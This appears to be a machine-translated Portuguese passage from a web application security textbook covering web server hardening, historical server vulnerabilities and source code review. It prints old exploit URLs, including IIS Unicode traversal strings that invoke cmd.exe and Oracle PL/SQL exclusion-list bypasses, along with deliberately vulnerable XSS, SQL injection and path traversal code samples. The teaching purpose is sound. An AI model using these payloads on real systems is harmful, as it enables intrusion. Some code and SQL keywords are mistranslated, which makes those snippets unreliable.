- Se for observado um comportamento diferente, repita os exercícios de mapeamento de aplicativos usando o cabeçalho do host que gerou resultados diferentes. Seja Certifique-se de executar uma varredura Nikto usando a opção `-vhost` para identificar qualquer conteúdo padrão que possa ter sido ignorado durante o mapeamento inicial do aplicativo.

Proteção da configuração do servidor Web

Proteger a configuração de um servidor da Web não é uma tarefa inherentemente difícil, e os problemas geralmente surgem por descuido ou falta de conscientização. A tarefa mais importante é entender completamente a documentação do software que você está usando e todos os guias de proteção disponíveis em relação a ele.

Em termos de problemas genéricos de configuração a serem abordados, certifique-se de incluir todas as áreas a seguir:

Altere todas as credenciais padrão, incluindo nomes de usuário e senhas, se possível. Remova todas as contas padrão que não sejam necessárias.

Bloqueie o acesso público às interfaces administrativas, colocando ACLs nos caminhos relevantes dentro da raiz da Web ou bloqueando o acesso a portas não padrão.

Remova todo o conteúdo e a funcionalidade padrão que não sejam estritamente necessários para fins comerciais. Navegue pelo conteúdo dos diretórios da Web para identificar os itens restantes e use ferramentas como o Nikto como uma verificação secundária.

Se alguma funcionalidade padrão for mantida, reforce-a o máximo possível para desativar opções e comportamentos desnecessários.

Verifique se há listagens de diretórios em todos os diretórios da Web. Sempre que possível, desative as listagens de diretórios em uma configuração de todo o servidor. Você também pode garantir que

que cada diretório contém um arquivo como `index.html`, que o servidor está configurado para servir por padrão.

Desativar todos os métodos que não sejam os usados pelo aplicativo (normalmente GET e POST).

Certifique-se de que o servidor Web não esteja configurado para ser executado como um proxy. Se essa funcionalidade for realmente necessária, reforce a configuração o máximo possível para permitir conexões somente com hosts e portas específicos que possam ser acessados legitimamente. Você também pode implementar a filtragem da camada de rede como uma medida secundária para controlar as solicitações de saída originadas do servidor Web.

Se o seu servidor da Web for compatível com hospedagem virtual, certifique-se de que qualquer reforço de segurança aplicado seja aplicado no host padrão. Realize os testes descritos anteriormente para verificar se esse é o caso.

Software de servidor da Web vulnerável

Os produtos de servidor da Web variam de softwares extremamente simples e leves, que fazem pouco mais do que servir páginas estáticas, a plataformas de aplicativos altamente complexas que podem lidar com uma grande variedade de tarefas. Historicamente, o software de servidor da Web está sujeito a uma ampla gama de vulnerabilidades de segurança graves, que resultaram em execução arbitrária de código, divulgação de arquivos e escalonamento de privilégios.

Qualquer livro que catalogue as vulnerabilidades de software que os fornecedores corrigiram se tornará gradualmente obsoleto à medida que essas correções forem aplicadas pelos clientes do fornecedor. O mais importante é entender os princípios e as técnicas que surgem nessa área. No restante deste capítulo, examinaremos alguns exemplos dos diferentes tipos de defeitos que afetaram os servidores da Web e descreveremos uma metodologia que pode ser usada para identificar novas vulnerabilidades à medida que elas são descobertas. Há várias outras vulnerabilidades importantes, que não temos espaço para incluir aqui, que levam a listagens de diretórios, divulgação de código-fonte e outros problemas.

Vulnerabilidades de estouro de buffer

Os estouros de buffer estão entre as falhas mais graves que podem afetar qualquer tipo de software, pois normalmente permitem que um invasor assuma o controle da execução no processo vulnerável (consulte o Capítulo 15). Conseguir a execução arbitrária de código em um servidor da Web normalmente permitirá que um invasor comprometa qualquer aplicativo que ele esteja hospedando.

As seções a seguir apresentam uma pequena amostra de estouros de buffer de servidor da Web; no entanto, elas ilustram a abrangência dessa falha, que surgiu em uma ampla gama de diferentes produtos e componentes de servidores da Web.

Extensões ISAPI do Microsoft IIS

As versões 4 e 5 do Microsoft IIS continham uma série de extensões ISAPI que eram ativadas por padrão. Descobriu-se que várias delas continham estouro de buffer, como a extensão Internet Printing Protocol e a extensão Index Server, ambas descobertas em 2001. Essas falhas permitiram que um invasor executasse um código arbitrário no contexto do Sistema Local, comprometendo totalmente o computador inteiro, e forneceram os meios de propagação dos worms Nimda e Code Red, que começaram a circular pouco tempo depois. Os seguintes boletins do Microsoft TechNet detalham essas falhas:

- www.microsoft.com/technet/security/bulletin/MS01-023.mspx
- www.microsoft.com/technet/security/bulletin/MS01-033.mspx

Estouro de codificação em pedaços do Apache

Um estouro de buffer resultante de um erro de assinatura de número inteiro foi descoberto em 2002 no servidor da Web Apache. O código afetado foi reutilizado em vários outros produtos de servidor da Web, que também foram afetados. Para obter mais detalhes, consulte www.securityfocus.com/bid/5033/discuss.

Estouro do Microsoft IIS WebDav

Um estouro de buffer em um componente central do sistema operacional Windows foi descoberto em 2003. Havia vários vetores de ataque pelos quais esse bug poderia ser explorado, sendo que o mais significativo para muitos clientes era o suporte a Web DAV incorporado ao IIS 5. A vulnerabilidade estava sendoativamente explorada na natureza no momento em que uma correção foi produzida. Essa vulnerabilidade está detalhada em www.microsoft.com/technet/security/bulletin/MS03-007.mspx.

Estouro de pesquisa do iPlanet

O componente de pesquisa do servidor da Web iPlanet foi considerado vulnerável a um estouro de pilha em 2002. Ao fornecer um valor de parâmetro excessivamente longo, um invasor poderia conseguir a execução de um código arbitrário, por padrão com privilégios de sistema local. Para obter mais detalhes, consulte www.ngssoftware.com/advisories/sun-iws.txt.

Vulnerabilidades de passagem de caminho

No Capítulo 10, descrevemos como as vulnerabilidades de path traversal podem surgir em aplicativos da Web. Os mesmos tipos de problemas também surgiram em vários tipos de software de servidor da Web, permitindo que um invasor leia ou grave arquivos arbitrários fora da raiz da Web.

Accipiter DirectServer

Essa falha de passagem de caminho pode ser explorada com a inserção de sequências de barra ponto-ponto codificadas por URL em uma solicitação. Para obter mais informações sobre essa falha, consulte www.securityfocus.com/bid/9389.

Alibaba

Essa falha de passagem de caminho pode ser explorada com a colocação de sequências simples de ponto-ponto-barra em uma solicitação. Para obter mais informações sobre essa falha, consulte www.securityfocus.com/bid/270.

Cisco ACS Acme.server

Essa falha de passagem de caminho pode ser explorada com a adição de barras após o nome do host em um URL. Isso fazia com que o servidor Web recuperasse arquivos da raiz do sistema de arquivos do servidor. Para obter mais informações sobre essa falha, consulte www.ciac.org/ciac/bulletins/m-097.shtml.

McAfee EPolicy Orchestrator

Esse produto usava uma solicitação POST para carregar dados fornecidos pelo usuário e gravá-los em um local fornecido pelo usuário. Um arquivo arbitrário em qualquer lugar do sistema de arquivos poderia ser simplesmente especificado na solicitação. Para obter mais informações sobre essa falha, consulte www.securityfocus.com/bid/18979.

Vulnerabilidades de codificação e canonização

Conforme descrito no Capítulo 3, existem vários esquemas que permitem que caracteres e conteúdos incomuns sejam codificados para uma transmissão segura por HTTP. Você já viu, no contexto de vários tipos de vulnerabilidade de aplicativos da Web, como um invasor pode aproveitar esses esquemas para evitar verificações de validação de entrada e realizar outros ataques.

As falhas de codificação surgiram em muitos tipos de software de servidor da Web e representam uma ameaça inerente em situações em que os mesmos dados fornecidos pelo usuário são

processadas por várias camadas usando diferentes tecnologias. Uma solicitação típica da Web pode ser tratada pelo servidor da Web, pela plataforma de aplicativos, por várias APIs gerenciadas e não gerenciadas, por outros componentes de software e pelo sistema operacional subjacente. Se componentes diferentes lidarem com um esquema de codificação de maneiras diferentes ou realizarem decodificação ou interpretação adicional de dados que já tenham sido parcialmente processados, isso poderá ser explorado para contornar filtros ou causar outro comportamento anômalo.

Vulnerabilidade de listagem de diretórios do Allaire JRun

Em 2001, foi encontrada uma vulnerabilidade no Allaire JRun que permitia a um invasor recuperar listagens de diretórios, mesmo em diretórios que continham um arquivo padrão, como `index.html`. Uma listagem poderia ser recuperada usando URLs com o seguinte formato:

```
https://wahh-app.com/dir/%3f.jsp
```

`%3f` é um ponto de interrogação codificado por URL, que normalmente é usado para indicar o início da string de consulta. O problema surgiu porque o analisador de URL inicial não interpretou o `%3f` como sendo o indicador da string de consulta. Ao tratar o URL como terminado em `.jsp`, o servidor passou a solicitação para o componente que lida com solicitações de arquivos JSP. Esse componente decodificou o `%3f`, interpretou-o como o início da string de consulta, descobriu que o URL de base resultante não era um arquivo JSP e, portanto, retornou a listagem do diretório. Mais detalhes podem ser encontrados em www.securityfocus.com/bid/3592.

Vulnerabilidades de passagem de caminho Unicode do Microsoft IIS

Duas vulnerabilidades relacionadas foram identificadas no servidor Microsoft IIS em 2000 e 2001. Para evitar ataques de path traversal, o IIS verificava as solicitações que continham a sequência ponto-ponto-barra em suas formas literal e codificada por URL. Se uma solicitação não contivesse essas expressões, ela era aceita para processamento posterior. No entanto, o servidor executava alguma canonização adicional no URL solicitado, permitindo que um invasor contornasse o filtro e fizesse com que o servidor processasse sequências transversais.

Na primeira vulnerabilidade, um invasor poderia fornecer várias formas ilegais codificadas em Unicode da sequência ponto-ponto-barra, como `..%c0%af`. Essa expressão não correspondia aos filtros iniciais do IIS, mas o processamento posterior tolerava a codificação ilegal e a convertia novamente em uma sequência literal de travessia. Isso permitia que um invasor saísse da raiz da Web e executasse comandos arbitrários com URLs como os seguintes:

```
https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
winnt/system32/cmd.exe?/c+dir+c:\
```

Na segunda vulnerabilidade, um invasor poderia fornecer formas duplamente codificadas da sequência ponto-ponto-barra, como ..%255c. Novamente, essa expressão não correspondia aos filtros do IIS, mas o processamento posterior executava uma decodificação supérflua da entrada, convertendo-a novamente em uma sequência de travessia literal. Isso possibilitou um ataque alternativo com URLs como as seguintes:

```
https://wahh-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..  
%255cwinnt/system32/cmd.exe?c+dir+c:\
```

Mais detalhes sobre essas vulnerabilidades podem ser encontrados aqui:

- www.microsoft.com/technet/security/bulletin/MS00-078.mspx
- www.microsoft.com/technet/security/bulletin/MS01-026.mspx

Desvios da lista de exclusão do Oracle PL/SQL

Lembre-se da perigosa funcionalidade padrão que era acessível por meio do gateway PL/SQL da Oracle. Para resolver esse problema, a Oracle criou a PL/SQL Exclusion List, que bloqueia o acesso a pacotes cujos nomes começam com determinadas expressões, como OWA e SYS.

Uma série de desvios da Lista de Exclusão do PL/SQL foi descoberta desde 2001 por David Litchfield. Na primeira vulnerabilidade, o filtro pode ser contornado colocando-se espaços em branco (como uma nova linha, espaço ou tabulação) antes do nome do pacote. Por exemplo:

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

Isso ignora o filtro, e o banco de dados back-end ignora os espaços em branco, fazendo com que o pacote perigoso seja executado. Na segunda vulnerabilidade, o filtro pode ser contornado substituindo a letra Y por %FF, que representa o caractere ÿ:

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

Isso contorna o filtro, e o banco de dados de back-end canoniza o caractere de volta para um Y padrão, invocando assim o pacote perigoso. Na terceira vulnerabilidade, o filtro pode ser contornado colocando uma expressão bloqueada entre aspas duplas:

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

Isso ignora o filtro, e o banco de dados back-end tolera nomes de pacotes entre aspas, o que significa que o pacote perigoso é invocado. Na quarta vulnerabilidade, o

Se o filtro puder ser contornado, use colchetes angulares para colocar um rótulo de `goto` de programação antes da expressão bloqueada:

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

Isso ignora o filtro, e o banco de dados back-end ignora o rótulo `goto` e, portanto, executa o pacote perigoso.

Cada uma dessas diferentes vulnerabilidades surge porque a filtragem de front-end é realizada por um componente, com base na correspondência simples de padrões baseados em texto, enquanto o processamento subsequente é realizado por um componente diferente, que segue suas próprias regras para interpretar o significado sintático e semântico da entrada. Qualquer diferença entre os dois conjuntos de regras pode representar uma oportunidade para que um invasor forneça uma entrada que não corresponda aos padrões usados no filtro, mas que o banco de dados interprete de forma que o pacote desejado pelo invasor seja invocado. Como o banco de dados Oracle é extremamente funcional, há um amplo escopo para o surgimento de diferenças desse tipo.

Mais informações sobre essas vulnerabilidades podem ser encontradas aqui:

■ www.securityfocus.com/archive/1/423819/100/0/threaded

The Oracle Hacker's Handbook, de David Litchfield (Wiley, 2007)

Identificação de falhas no servidor da Web

Se tiver sorte, o servidor Web que você está atacando pode conter algumas das vulnerabilidades reais descritas neste capítulo. No entanto, o mais provável é que ele tenha sido corrigido para um nível mais recente, e você precisará procurar algo bastante atual ou novo para atacar o servidor.

Um bom ponto de partida para procurar vulnerabilidades em um produto pronto para uso, como um servidor Web, é usar uma ferramenta de varredura automatizada. Ao contrário dos aplicativos da Web, que geralmente são desenvolvidos de forma personalizada, quase todas as implantações de servidores da Web usam software de terceiros que foi instalado e configurado da mesma forma que inúmeras pessoas já fizeram antes. Nessa situação, os scanners automatizados podem ser altamente eficazes para localizar rapidamente os problemas mais comuns, enviando um grande número de solicitações criadas e monitorando as assinaturas que indicam a presença de vulnerabilidades conhecidas. O Nessus é um excelente verificador de vulnerabilidades gratuito, e há várias alternativas comerciais disponíveis, como o Typhon e o ISS.

Além de executar ferramentas de varredura, você deve sempre fazer sua própria pesquisa sobre o software que está atacando. Consulte recursos como o Security Focus e as listas de discussão Bugtraq e Full Disclosure para encontrar detalhes de vulnerabilidades descobertas recentemente que podem não ter sido corrigidas em seu alvo.

Você deve estar ciente de que alguns produtos de aplicativos Web incluem um servidor Web de código aberto, como o Apache ou o Jetty, como parte da instalação. As atualizações de segurança desses servidores incluídos podem ser aplicadas mais lentamente porque os administradores podem considerar o servidor como parte do aplicativo instalado, e não como parte da infraestrutura pela qual são responsáveis. Além disso, os banners de serviço padrão podem ter sido modificados nessa situação. Portanto, a realização de alguns testes e pesquisas manuais sobre o software pode ser altamente eficaz na identificação de defeitos que um scanner automatizado pode não detectar.

Se possível, considere a possibilidade de realizar uma instalação local do software que está atacando e faça seus próprios testes para encontrar novas vulnerabilidades que não tenham sido descobertas ou amplamente divulgadas.

Proteção do software do servidor da Web

Até certo ponto, uma organização que implanta um produto de servidor Web de terceiros está inevitavelmente colocando seu destino nas mãos do fornecedor do software. No entanto, ainda há muito que uma organização preocupada com a segurança pode fazer para se proteger contra os tipos de vulnerabilidades de software descritos neste capítulo.

Escolha um software com um bom histórico

Nem todos os produtos e fornecedores de software foram criados iguais. Uma análise do histórico recente de diferentes produtos de servidor revela algumas diferenças marcantes na quantidade de vulnerabilidades graves encontradas, no tempo que os fornecedores levaram para resolvê-las e na resistência das correções lançadas aos testes subsequentes realizados por pesquisadores. Antes de escolher o software de servidor Web a ser implantado, você deve investigar essas diferenças e considerar como a sua organização teria se saído nos últimos anos se tivesse usado cada tipo de software que está considerando.

Aplicar patches do fornecedor

Qualquer fornecedor de software decente deve lançar atualizações de segurança periodicamente. Algumas vezes, essas atualizações tratam de problemas que o próprio fornecedor descobriu internamente. Em outros casos, os problemas foram relatados por um pesquisador independente, que pode ou não ter guardado as informações para si. Outras vulnerabilidades chamam a atenção do fornecedor porque estão sendoativamente exploradas na natureza. Mas, em todos os casos, assim que um patch é lançado, qualquer engenheiro reverso decente pode identificar rapidamente o problema que ele aborda, permitindo que os invasores desenvolvam explorações para o problema. Portanto, sempre que possível, as correções de segurança devem ser aplicadas o mais rápido possível após serem disponibilizadas.

Realizar a proteção da segurança

A maioria dos servidores Web tem várias opções configuráveis que controlam qual funcionalidade está ativada e como ela se comporta. Se a funcionalidade não utilizada, como as extensões ISAPI padrão, for deixada ativada, seu servidor estará sujeito a um risco maior de ataque caso novas vulnerabilidades sejam descobertas nessa funcionalidade. Você deve consultar os guias de fortalecimento específicos do software que está usando, mas aqui estão algumas etapas genéricas a serem consideradas:

Desative qualquer funcionalidade incorporada que não seja necessária e configure a funcionalidade restante para se comportar da forma mais restritiva possível, de acordo com seus requisitos comerciais. Isso pode incluir a remoção de extensões de arquivos mapeados, módulos de servidor da Web e componentes de banco de dados. Você pode usar ferramentas como o IIS Lockdown para facilitar essa tarefa.

Muitas funções e recursos que você precisa reter podem ser renomeados a partir de seus valores padrão para apresentar uma barreira adicional à exploração. Mesmo que um atacante habilidoso ainda consiga descobrir o novo nome, essa medida de obscuridão o defenderá contra atacantes menos habilidosos e worms automatizados.

Aplique o princípio do menor privilégio em toda a pilha de tecnologia. Por exemplo, o processo do servidor Web deve ser configurado para usar a conta de sistema operacional menos poderosa possível. Em sistemas baseados em Unix, um ambiente `chrooted` pode ser usado para conter ainda mais o impacto de qualquer comprometimento.

Monitoramento de novas vulnerabilidades

Alguém em sua organização deve ter a tarefa de monitorar recursos como o Bugtraq e o Full Disclosure para obter anúncios e discussões sobre novas vulnerabilidades no software que você está usando. Você também pode se inscrever em vários serviços privados para receber notificações antecipadas sobre vulnerabilidades conhecidas em software que ainda não foram divulgadas publicamente. Muitas vezes, se você conhecer os detalhes técnicos de uma vulnerabilidade, poderá implementar uma solução eficaz enquanto aguarda a liberação de uma correção completa pelo fornecedor.

Use o Defense-in-Depth

Você deve sempre implementar camadas de proteção para reduzir o impacto de uma violação de segurança em qualquer componente da sua infraestrutura. Há várias medidas que podem ser tomadas para ajudar a localizar o impacto de um ataque bem-sucedido ao seu servidor Web. Mesmo no caso de um comprometimento total, essas medidas podem lhe proporcionar

tempo suficiente para responder ao incidente antes que ocorra uma perda significativa de dados:

É possível impor restrições aos recursos do servidor Web a partir de outros componentes autônomos do aplicativo. Por exemplo, a conta do banco de dados usada pelo aplicativo pode receber apenas acesso `INSERT` às tabelas usadas para armazenar logs de auditoria, o que significa que um invasor que compuser o servidor Web não poderá excluir nenhuma entrada de log que já tenha sido criada.

Você pode impor filtros rigorosos em nível de rede ao tráfego de e para o servidor Web.

Você pode usar um sistema de detecção de intrusão para identificar qualquer atividade anômala na rede que possa indicar a ocorrência de uma violação. Depois de comprometer um servidor Web, muitos invasores tentarão imediatamente criar uma conexão reversa com a Internet ou procurar outros hosts na rede DMZ. Um IDS eficaz o notificará sobre esses eventos em tempo real, permitindo que você tome medidas para deter o ataque.

Resumo do capítulo

Assim como os outros componentes nos quais um aplicativo Web é executado, o servidor Web representa uma área significativa de superfície de ataque por meio da qual um aplicativo pode ser comprometido. Os defeitos em um servidor Web podem, muitas vezes, prejudicar diretamente a segurança de um aplicativo, dando acesso a listas de diretórios, código-fonte de páginas executáveis, configuração confidencial e dados de tempo de execução, além da capacidade de contornar filtros de entrada.

Devido à grande variedade de diferentes produtos e versões de servidores Web existentes, a localização de vulnerabilidades de servidores Web geralmente envolve algum reconhecimento e pesquisa. No entanto, essa é uma área em que as ferramentas de varredura automatizada podem ser altamente eficazes para localizar rapidamente as vulnerabilidades conhecidas na configuração e no software do servidor que você está atacando.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Em que circunstâncias um servidor da Web exibirá uma listagem de diretórios?
2. Para que são usados os métodos WebDAV e por que eles podem ser perigosos?
3. Como você poderia explorar um servidor da Web que está configurado para atuar como um proxy da Web?

4. O que é a Lista de Exclusão do Oracle PL/SQL e como ela pode ser contornada?
5. Se um servidor da Web permitir o acesso à sua funcionalidade por HTTP e HTTPS, há alguma vantagem em usar um protocolo em vez do outro quando você estiver procurando vulnerabilidades?

Identificação de vulnerabilidades em Código-fonte

Até agora, todas as técnicas de ataque que descrevemos envolveram a interação com um aplicativo em execução ao vivo e consistiram, em grande parte, no envio de entradas criadas para o aplicativo e no monitoramento de suas respostas. Neste capítulo, examinaremos uma abordagem totalmente diferente para encontrar vulnerabilidades, ou seja, analisar o código-fonte do aplicativo.

Há várias situações em que pode ser possível realizar uma auditoria de código-fonte para ajudá-lo a atacar um aplicativo da Web de destino:

Alguns aplicativos são de código aberto ou usam componentes de código aberto, o que permite que você baixe o código do repositório relevante e procure vulnerabilidades nele.

Se você estiver realizando um teste de penetração em um contexto de consultoria, o proprietário do aplicativo poderá conceder acesso ao código-fonte para maximizar a eficácia da auditoria.

Você pode descobrir uma vulnerabilidade de divulgação de arquivos em um aplicativo que permite o download do seu código-fonte.

A maioria dos aplicativos usa algum código do lado do cliente, como JavaScript, que pode ser acessado sem exigir nenhum acesso privilegiado.

Muitas vezes, percebe-se que, para realizar uma revisão de código, é necessário ser um programador experiente e ter conhecimento detalhado da linguagem que está sendo usada. No entanto, isso não precisa ser assim. Muitos programas de nível superior

As linguagens de programação podem ser lidas e compreendidas por alguém com experiência de programação muito limitada, e muitos tipos de vulnerabilidades se manifestam da mesma forma em todas as linguagens comumente usadas para aplicativos da Web. A maioria das revisões de código pode ser realizada usando uma metodologia padrão, e você pode contar com uma folha de dicas para ajudá-lo a entender a sintaxe e as APIs relevantes que são específicas da linguagem e do ambiente com os quais está lidando. Este capítulo descreverá a metodologia principal que você precisa seguir e fornecerá folhas de dicas para algumas das linguagens que você provavelmente encontrará.

Abordagens para revisão de código

Há uma variedade de abordagens que você pode adotar para realizar uma revisão de código, para ajudar a maximizar sua eficácia na descoberta de falhas de segurança dentro do tempo disponível. Além disso, muitas vezes é possível integrar a revisão do código com outras abordagens de teste para aproveitar os pontos fortes inerentes a cada uma delas.

Testes Black-Box vs. White-Box

A metodologia de ataque descrita nos capítulos anteriores é frequentemente rotulada como uma abordagem de *caixa preta* para testes, porque envolve atacar o aplicativo de fora e monitorar suas entradas e saídas, sem conhecimento prévio de seu funcionamento interno. Por outro lado, uma abordagem de *caixa branca* envolve examinar os aspectos internos do aplicativo, com acesso total à documentação do projeto, ao código-fonte e a outros materiais.

A execução de uma revisão de código de caixa branca pode ser um meio altamente eficaz de descobrir vulnerabilidades em um aplicativo. Com acesso ao código-fonte, muitas vezes é possível localizar rapidamente problemas que seriam extremamente difíceis ou demorados de detectar usando apenas técnicas de caixa preta. Por exemplo, uma senha de backdoor que concede acesso a qualquer conta de usuário pode ser trivial de identificar por meio da leitura do código, mas quase impossível de detectar usando um ataque de adivinhação de senha.

Entretanto, a revisão do código normalmente não é um substituto eficaz para o teste de caixa preta. É claro que, em um sentido, todas as vulnerabilidades em um aplicativo estão "no código-fonte", portanto, em princípio, deve ser possível localizar todas essas vulnerabilidades por meio da revisão de código. Entretanto, há muitas vulnerabilidades que podem ser descobertas com muito mais rapidez e eficiência usando métodos de caixa preta. Usando as técnicas de fuzzing automatizadas descritas no Capítulo 13, é possível enviar centenas de casos de teste por minuto para um aplicativo, que se propagará por todos os caminhos de código relevantes e retornará uma resposta imediatamente. Ao enviar acomodadores de vulnerabilidades comuns para cada campo de cada formulário, muitas vezes é possível encontrar em minutos

uma série de problemas que levariam dias para serem descobertos por meio da revisão do código. Além disso, muitos aplicativos de classe empresarial têm uma estrutura extremamente complexa, com várias camadas de processamento da entrada fornecida pelo usuário. Diferentes controles e verificações são implementados em cada camada, e o que parece ser uma vulnerabilidade clara em uma parte do código-fonte pode ser totalmente atenuado por outro código.

Na maioria das situações, as técnicas de caixa preta e caixa branca podem se complementar e aprimorar uma à outra. Muitas vezes, depois de encontrar uma vulnerabilidade prima facie por meio da revisão do código, o meio mais fácil e eficaz de estabelecer se ela é real é testá-la no aplicativo em execução. Por outro lado, depois de identificar algum comportamento anômalo em um aplicativo em execução, muitas vezes a maneira mais fácil de investigar sua causa raiz é analisar o código-fonte relevante. Portanto, se possível, você deve procurar combinar uma combinação adequada de técnicas de caixa preta e branca, permitindo que o tempo e o esforço dedicados a cada uma delas sejam orientados pelo comportamento do aplicativo durante os testes práticos e pelo tamanho e complexidade da base de código.

Metodologia de revisão de código

Qualquer aplicativo razoavelmente funcional provavelmente conterá muitos milhares de linhas de código-fonte e, na maioria dos casos, o tempo disponível para você revisá-lo provavelmente será restrito, talvez apenas alguns dias. Portanto, um dos principais objetivos de uma análise de código eficaz é identificar o maior número possível de vulnerabilidades de segurança, considerando um determinado período de tempo e esforço. Para isso, é necessário adotar uma abordagem estruturada, usando várias técnicas para garantir que os "frutos mais fáceis" da base de código sejam identificados rapidamente, deixando tempo para explorar problemas mais sutis e difíceis de detectar.

Na experiência dos autores, uma abordagem tripla para auditar uma base de código de aplicativo da Web é eficaz para identificar vulnerabilidades de forma rápida e fácil. Essa metodologia compreende os seguintes elementos:

1. Rastreamento de dados controláveis pelo usuário a partir de seus pontos de entrada no aplicativo e revisão do código responsável por processá-los.
2. Pesquisar a base de código em busca de assinaturas que possam indicar a presença de vulnerabilidades comuns e analisar essas instâncias para determinar se existe uma vulnerabilidade real.
3. Realizar uma revisão linha por linha do código inherentemente arriscado, para entender a lógica do aplicativo e encontrar quaisquer problemas que possam existir nele. Os componentes funcionais que podem ser selecionados para essa revisão minuciosa incluem os principais mecanismos de segurança do aplicativo (autenticação, gerenciamento de sessão, controle de acesso e qualquer validação de entrada em todo o aplicativo), interfaces com componentes externos e quaisquer instâncias em que o código nativo seja usado (normalmente C/C++).

Começaremos analisando as maneiras pelas quais várias vulnerabilidades comuns de aplicativos da Web aparecem no nível do código-fonte e como elas podem ser identificadas mais facilmente ao realizar uma revisão. Isso fornecerá um meio de pesquisar a base de código em busca de assinaturas de vulnerabilidades (etapa 2) e de revisar de perto as áreas de risco do código (etapa 3).

Em seguida, examinaremos algumas das linguagens de desenvolvimento da Web mais populares para identificar as maneiras pelas quais um aplicativo adquire dados enviados pelo usuário (por meio de parâmetros de solicitação, cookies e assim por diante), como ele interage com a sessão do usuário, as APIs potencialmente perigosas existentes em cada linguagem e as maneiras pelas quais a configuração e o ambiente de cada linguagem podem afetar a segurança do aplicativo. Isso fornecerá um meio de rastrear os dados controláveis pelo usuário desde seu ponto de entrada até o aplicativo (etapa 1), além de fornecer algum contexto por linguagem para ajudar nas outras etapas da metodologia. Por fim, discutiremos algumas ferramentas que são úteis ao realizar a revisão de código.

OBSERVAÇÃO Ao realizar uma auditoria de código, você deve sempre ter em mente que os aplicativos podem estender classes e interfaces de biblioteca, podem implementar wrappers para chamadas de API padrão e podem implementar mecanismos personalizados para tarefas críticas de segurança, como o armazenamento de informações por sessão. Antes de entrar nos detalhes de uma revisão de código, você deve estabelecer a extensão dessa personalização e adaptar sua abordagem à revisão de acordo.

Assinaturas de vulnerabilidades comuns

Muitos tipos de vulnerabilidade de aplicativos da Web têm uma assinatura bastante consistente na base de código, o que significa que normalmente é possível identificar boa parte das vulnerabilidades de um aplicativo por meio de uma rápida varredura e pesquisa na base de código. Os exemplos apresentados aqui aparecem em vários idiomas, mas, na maioria dos casos, a assinatura é independente do idioma. O que importa é a técnica de programação que está sendo empregada, mais do que as APIs e a sintaxe reais.

Scripting entre sites

Nos exemplos mais óbvios de XSS, partes do HTML retornado ao usuário são explicitamente construídas a partir de dados controláveis pelo usuário. Aqui, o destino de um link `HREF` é construído usando strings extraídas diretamente da string de consulta na solicitação:

```
String link = "<a href=" + HttpUtility.UrlDecode(Request.QueryString  
["refURL"]) + "&SiteID=" + SiteId + "&Path=" + HttpUtility.UrlEncode  
(Request.QueryString["Path"]) + "</a>";  
objCell.InnerHtml = link;
```

A solução usual contra scripts entre sites, que é codificar em HTML o conteúdo potencialmente mal-intencionado, não pode ser aplicada posteriormente à string concatenada resultante porque ela já contém marcação HTML válida - qualquer tentativa de sanitizar os dados quebraria o aplicativo ao codificar o HTML que o próprio aplicativo especificou. Portanto, o exemplo é certamente vulnerável, a menos que haja filtros em outro lugar que bloqueiem solicitações que contenham explorações de XSS na string de consulta. Essa abordagem baseada em filtros para impedir ataques de XSS geralmente é falha e, se estiver presente, deve ser analisada de perto para identificar formas de contorná-la (consulte o Capítulo 12).

Em casos mais sutis, os dados controláveis pelo usuário são usados para definir o valor de uma variável que é usada posteriormente na criação da resposta ao usuário. Aqui, a variável de memória de classe `m_pageTitle` é definida como um valor extraído da string de consulta da solicitação e, provavelmente, será usada posteriormente para criar o elemento `<title>` na página HTML retornada:

```
private void setPageTitle(HttpServletRequest request) throws
    ServletException
{
    String requestType = request.getParameter("type");

    Se ("3".equals(requestType) && null!=request.getParameter("title")) m_pageTitle
        = request.getParameter("title");

    else m_pageTitle = "Aplicativo de banco on-line";
}
```

Ao encontrar um código como esse, você deve analisar atentamente o processamento realizado posteriormente na variável `m_pageTitle` e a forma como ela é incorporada à página retornada, para determinar se os dados estão adequadamente codificados para evitar ataques de XSS.

O exemplo anterior demonstra claramente o valor de uma revisão de código para encontrar algumas vulnerabilidades. A falha de XSS só pode ser acionada se um parâmetro diferente (`tipo`) tiver um valor específico (3). O teste padrão de fuzz e a verificação de vulnerabilidade da solicitação relevante podem não detectar a vulnerabilidade.

Injeção de SQL

As vulnerabilidades de injeção de SQL surgem mais comumente quando várias cadeias de caracteres codificadas são concatenadas com dados controláveis pelo usuário para formar uma consulta SQL, que é então executada no banco de dados. Aqui, uma consulta é construída usando dados extraídos diretamente da string de consulta da solicitação:

```
StringBuilder SqlQuery = newStringBuilder("SELECT name, accno FROM
    TblCustomers WHERE " + SqlWhere);
```

```
if(Request.QueryString["CID"] != null &&
   Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");
    SqlQuery.Append(Request.QueryString["CID"].ToString());
}
...
...
```

Uma maneira simples de identificar rapidamente esse tipo de fruto mais fácil na base de código é pesquisar na fonte as substrings codificadas, que geralmente são usadas para construir consultas a partir da entrada fornecida pelo usuário. Essas substrings geralmente consistem em trechos de SQL e são citadas na fonte, portanto, pode ser proveitoso pesquisar padrões apropriados que incluam aspas, palavras-chave SQL e espaços. Por exemplo:

```
"SELECT
"INSERT
"DELETE
" E "
OU
" ONDE
" ORDER BY
```

Em cada caso, você deve verificar se essas cadeias de caracteres estão sendo concatenadas com dados controláveis pelo usuário de uma forma que introduza vulnerabilidades de injecão de SQL. Como as palavras-chave SQL são processadas sem distinção entre maiúsculas e minúsculas, as buscas por esses termos também devem ser sem distinção entre maiúsculas e minúsculas. Observe que um espaço pode ser anexado a cada um desses termos de pesquisa para reduzir a incidência de falsos positivos nos resultados.

Transversão de caminho

A assinatura usual para vulnerabilidades de passagem de caminho envolve a passagem de entrada controlável pelo usuário para uma API do sistema de arquivos sem qualquer validação da entrada ou verificação de que um arquivo apropriado foi selecionado. No caso mais comum, os dados do usuário são anexados a um caminho de diretório codificado ou especificado pelo sistema, permitindo que um invasor use sequências de pontos e barras para subir na árvore de diretórios e acessar arquivos em outros diretórios. Por exemplo:

```
byte[] GetAttachment (HttpRequest Request)
{
    FileStream fsAttachment = new FileStream(SpreadsheetPath +
        HttpUtility.UrlDecode(Request.QueryString["AttachName"]),
